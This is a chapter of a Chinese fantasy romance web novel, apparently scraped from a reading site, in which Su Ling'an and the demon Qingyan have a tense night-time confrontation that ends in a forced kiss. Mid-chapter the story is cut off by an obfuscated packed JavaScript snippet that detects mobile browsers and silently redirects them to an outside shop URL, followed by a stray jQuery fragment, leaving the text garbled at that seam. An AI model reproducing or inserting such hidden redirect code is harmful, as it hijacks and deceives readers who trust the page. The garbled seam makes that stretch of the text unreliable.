25. 摊牌

作品:《被妖鬼逼着考状元养家

    苏令安要看他,清晏没法拒绝他的任何要求。


    命门掌握在苏令安的手上,他把自己交给了他,从很早以前就是了。


    “放开后你会走吗?”


    “不会。”苏令安回答得斩钉截铁。


    烛火点亮。


    清晏的手放开了,苏令安的身体终于得到片刻喘息,他看着手上的尾巴,温热的有生命的,颜色如墨,乖巧绕在手腕上,连接的终端在某人的背后。


    “尾巴很好看。”苏令安评价道,手感很好颜值满分,很有灵性。


    清晏得到这一句夸赞,心中雀跃,脸颊上浮现两朵红云,湿漉漉的眼睛亮晶晶地看着苏令安,仿佛怎么也看不够似的。


    苏令安试探性地伸手,手指放在那双漂亮眼睛落下的泪痕处,清晏一颤,打湿的睫毛一簇簇的,像是鸟儿湿掉的彩羽,上下抖动几下,仿佛受到了惊吓一般。


    “哎。”苏令安擦去他的泪,余光瞥了一眼红账深处。


    火苗跳动着,清晏目光柔柔地盯着眼前人,自然注意到他眸光深处细微的偏差。


    “你受伤了?”


    “不碍事。”


    苏令安拉他过来坐下,转身准备去拿药箱。


    “你去哪里?”清晏连忙拉住他的手。


    “伤口还在渗血,我去拿药箱。”


    “不要走,你说了不走的。”


    “那你的伤口咋办?”


    “我知道,你是想去看她。”清晏面无表情地说道,执拗地拉着苏令安的手不肯放松。


    他的唇色发白,唇紧紧抿着,胸口的血色即便在昏暗的环境下也能看出,情况不容乐观。


    “不要拿自己的身体开玩笑。”苏令安没辙了,搬来凳子,和他面对面坐着,语气淡然地问:“你先别激动,我是正儿八经地问,哎?什么眼神,说了别激动。”清晏尽量让自己的呼吸平复下来,他也不想,让苏令安讨厌他,即使他的嘴巴里吐出让他伤心的话,即使听到他关心其他人,心里嫉妒得要命,但他也需要克制,他知道苏令安吃软不吃硬,他要让他喜欢他,就必须听话讨他喜欢。


    “哎,怎么又要哭了。”苏令安见清晏又红了眼眶,唇抿成了一道直线,哀怨委屈的模样,不知如何是好,他还没说什么,怎么就变成这样了?


    慌忙用袖子给他擦去眼泪,等清晏的情绪平复了些。


    苏令安犹豫问道:“就一句话,柳贞身体机能没什么问题还是个活人吧?”“我就知道!”清晏胸口的起伏大了起来,血水晕染地部分变大了。


    苏令安连忙高声哄道:“别激动别激动,我只是生性胆小害怕死人呀!没别的意思!况且我们是假成亲,是权宜之计!我和她什么也没有的,你不要误解了。况且柳贞是一条人命,也不能随随便便就那个了吧?我知道清晏你最最好了,心也最最善了。”他说完,小心地觑清晏的脸色。


    “我是妖,你不怕么?”清晏没有回答他的问题,反而抛出了另外一个。


    苏令安反应极快地回道:“怎么会怕呢?毛茸茸的,多可爱呀。”生怕他一不小心翻脸了。


    “呵。”


    一声呵出来,苏令安心都提到嗓子眼了。


    “你怕我。”


    “我没有。”


    “你就有,回答得那么快,不就是怕我生气吗?”清晏控诉道。


    苏令安嘴角微抽,回答慢了你估计也有话说,他只能抓起尾巴,贴在脸边,表示:“我很喜欢呢,很有力量很美,配在你身上刚刚好。”


    尾巴感受到苏令安的温度,软软的,离他好近,能感受到他的呼吸,清晏呼吸一乱,尾巴尖想要游动、贴贴,他努力克制着,暗骂自己身体不争气,苏令安给他一点甜头,他就高兴得分不清东南西北了。


    “不要以为你这样,我就放过。”清晏瞳孔一缩,话还没说完,从尾巴根儿流窜上来的刺激,猝不及防让他噤了声,一双薄怒的眼睛含羞又震惊地看向浑然不觉做了什么的苏令安。不,他知道。


    苏令安笑的看不见眼,得意洋洋,亲了他的尾巴,像个登徒子,下一秒,纯洁无辜地说道:“那这样呢?可以表达我的喜欢了吗?”


    无耻!清晏绝不承认,自己因为他这一举动,心里冒出了诡异的兴奋与喜悦,他慌乱的将尾巴解救出来,然后缠绕上苏令安的脖子,饶了几圈,尾巴尖抵住他的咽喉。


    恶狠狠地说道:“那个女人没事!你为了她,真是良苦用心!愿意做这样的事来讨好我。”脖颈缠绕着毛茸茸的尾巴,像是缠了一圈围脖,热乎乎的,如果是冬天,苏令安会很喜欢。


    “怎么,说不出话来了?”


    “。。。。。。”苏令安指指脖子,面露难色,下一秒翻了个白眼,像是呼吸不畅要晕过去的模样。


    清晏连忙收回尾巴,焦急地说道:“我没怎么用力呀,你没事吧?”“呼。”苏令安装模作样地大口呼吸了几下,顶着清晏着急愧疚的目光,隔了半晌,不慌不忙地回道:“还好吧。”


    脖子上雪白如初,一点红痕也不曾留下。


    清晏明知被骗,但也怕自己刚刚激动时没收住力道,一时又气又恨,生了自己的闷气,低声说道:“就拿你自己拿捏我。”


    拿捏两个字用得极妙,苏令安耳尖的捕捉到了,眼下已知表妹没事,他也能放下心来。


    只是大喜之日,他在这里和清晏两个“大男人”秉烛夜谈,算是个什么事呀。


    他想着,总不是自己魅力太大了把他勾了吧,作为皇子,赵明堂什么样的美人没见过呢?非要到这个祁县对他一见钟情吗?这完全不符合常理嘛。


    苏令安对于自己还是有个清晰的认知。


    相比于看重他的脸,他更愿意像是赵明堂是看上了他的才华。


    才华,这个东西他有吗?


    苏令安又陷入了深深的自我怀疑当中。


    从初遇,赵明堂说和他一见如故,他没在意,第二次见面,他说欣赏他的才华,他当他说场面话,后来无数次见面,两人成为了阶级地位悬殊的好朋友,苏令安一向是把赵明堂当做需要溜须拍马的不对等的朋友,他需要他的“势”,也抵挡不了他的“势”,所以两人明面上亲近异常,甚至在外人看来,他苏令安是赵明堂的座上宾,至交好友。


    但一旦翻脸,就好比此刻的情况,苏令安第一反应是怎么哄,他得细心观察清晏的每一寸表情,那些变化,行为动作,代表了什么。


    拿自己拿捏吗?


    苏令安深思,伸出手,指着尾巴:“清晏,我也有尾巴吗?”


    “?”


    “咳,我的意思是,这里的人都有尾巴?还是只是你有。”


    “你歧视有尾巴的?”


    “哪有?天地良心。”苏令安举起手就差没发誓了,插科打诨地说道:“我只是羡慕,羡慕你有这么漂亮的一条尾巴。”


    “哦,是吗。”赵明堂冷淡地回了一句,眼珠子霎那间变成了碧绿碧绿的,龇牙咧嘴地朝着苏令安吼了一声。


    “。。。。。。”眼前碧绿的竖瞳在黑夜里闪闪发亮,像猫眼宝石,苏令安灵光一闪,可不就是猫猫嘛。


    “小晏?”


    清晏收回了獠牙,碧绿的瞳仁冷冰冰的,“我是清晏,不是小晏。”


    “哦,那小晏也可以变人?”苏令安又问。


    清晏气竭,他存心的是吧。小晏是他,清晏也是他,怎么他就念着小晏?


    清晏别过脸去,侧脸如刀削一般。


    苏令安不明白大小姐又怎么了,给他秀侧颜是吧,确实如鬼斧刀削,但就是阴气森森,锋利得太过,寒气逼人呀。


    也许是兄弟,他下了结论。毕竟梦里的猫耳少年和赵明堂的脸还是有很大不同的。


    “我的问题你还没有回答我,赵明堂,是你真实的身份吗?”“不是。”


    “你把他;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17245478|197876||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    吃了?”


    清晏无语瞪苏令安一眼,没好气地说道:“不够我塞牙缝的!”


    “你的目标是吃进天下人?”“苏令安!”


    清晏高声喊道,苏令安连忙嘘声,食指比在自己的嘴中央,小声说道:“小声点,外面人都睡着了。”


    清晏瞪他一眼,不情不愿地回道:“我不吃人,人有什么好吃的,你诚心要把我气死是吗?”


    苏令安打了个哈欠,烛火燃了一半多了,提议道:“要不我们明天再说吧,再说下去,天就要亮了。”


    “你不继续问下去了?”对他就这么没有好奇心吗?还是说,他眼中嗖嗖放着冷箭,朝红色西帐中某人射去。还是说想要和这个贱人同床共枕共赴梦乡?“困了。”苏令安眼中泛起了泪花,不吃人的猫猫,危险性不是很大,熬到现在,他实在支撑不住了,容他试探一下,只是某人的态度看起来很不赞同呢。他打了个寒颤,屋里冷气太足了。


    “尾巴借一借?”


    苏令安打断清晏的施法。


    “干什么?”清晏硬邦邦地问,尾巴自动地放到某人的手心。


    “可以枕着睡觉吗?”


    “不可以。”


    “哦,不可以。”苏令安看了眼手中的尾巴,面露可惜,他看了眼不讲人情的清晏,把尾巴放回去,说道:“那就算了。”


    尾巴悬在半空中,顿了一瞬,缓缓放了下去。清晏垂眸,烛火彻底燃尽了,他的神色隐没在昏暗中,看不真切。


    门外传来鸡叫声,苏令安说道:“看来睡不成了,我梳洗好了,等会儿就去找你。你的伤口也需要包扎,要不你先回家?”


    见他不动,苏令安哄道:“我保证一定会来找你,现下你在我屋子,被人看见说不清。我给你说个流程,等下我梳洗干净,告知父母表妹昨夜身体不适,请他们免了请安。”


    “禀告完,我就出门,直奔你府上好吗?”


    “。。。。。。”


    “我不会跑的,你神通广大,抓我不是跟抓小鸡仔一样吗?总归我逃不过你的手掌心去,清晏你要还是当我是朋友,那现在就回去。”


    “稚卿,现如今你还当我是朋友吗?”


    “当然。”


    “我表达得还不够吗?要把心剖出来给你看吗?”“不必了。”


    清晏步步紧逼,苏令安节节败退,意识到不对劲的时候,尾巴已经揽住了他的腰,禁锢得死死的。碧绿的眼瞳变得暗沉,像是无尽深渊。


    嘴唇相贴,苏令安瞪大了眼,粉饰的太平在此刻烂的稀碎。


    无望的啃咬,时轻时重,一面极为珍惜,一面又极为愤恨。


    黑沉的眼仔细观察他每一寸反应。


    “唔。”


    苏令安挣扎的手,被清晏不容置疑地反剪在身后,一手固定住他的脑袋,气息追逐缠绵,不给他一丝一毫逃离的机会。


    一滴晶莹的泪滴落,苏令安下意识闭上眼,脸颊冰冰凉凉,喘息声在他闭上眼的时候,停了一瞬,下一秒狂风暴雨般的吻卷土重来,比前面还要热烈激动。仿若得到了某种认可、某种回应。


    无尽的眼泪啪嗒啪嗒流下来,像绵绵不尽的雨,苏令安感觉自己身处潮湿的雨季,闷与燥笼罩着他,剥夺了他的呼吸,他的一切。


    胸腔里的氧气被榨空,他像一条濒死的鱼,极力张开了口,大口大口地追寻希望,却在下一秒,被人夺去了活命的机会。


    氧气告急,苏令安的脑袋嗡的一声,炸了,意识不清的他疯狂怼住某处柔软,贪婪撕咬,夺取那少得可怜的氧气。


    像是察觉到他的急切,后脑勺被人轻柔地抵住,安抚性的揉了揉,然后轻轻用力,让他更靠近他,密不可分、唇齿相依,你中有我我中有你,气息交缠不知天地为何物。


    世界变成了万花筒,亮晶晶、晕乎乎,想哭、想笑,转得太快,直到后面再也支撑不住,软绵绵地倒了下去。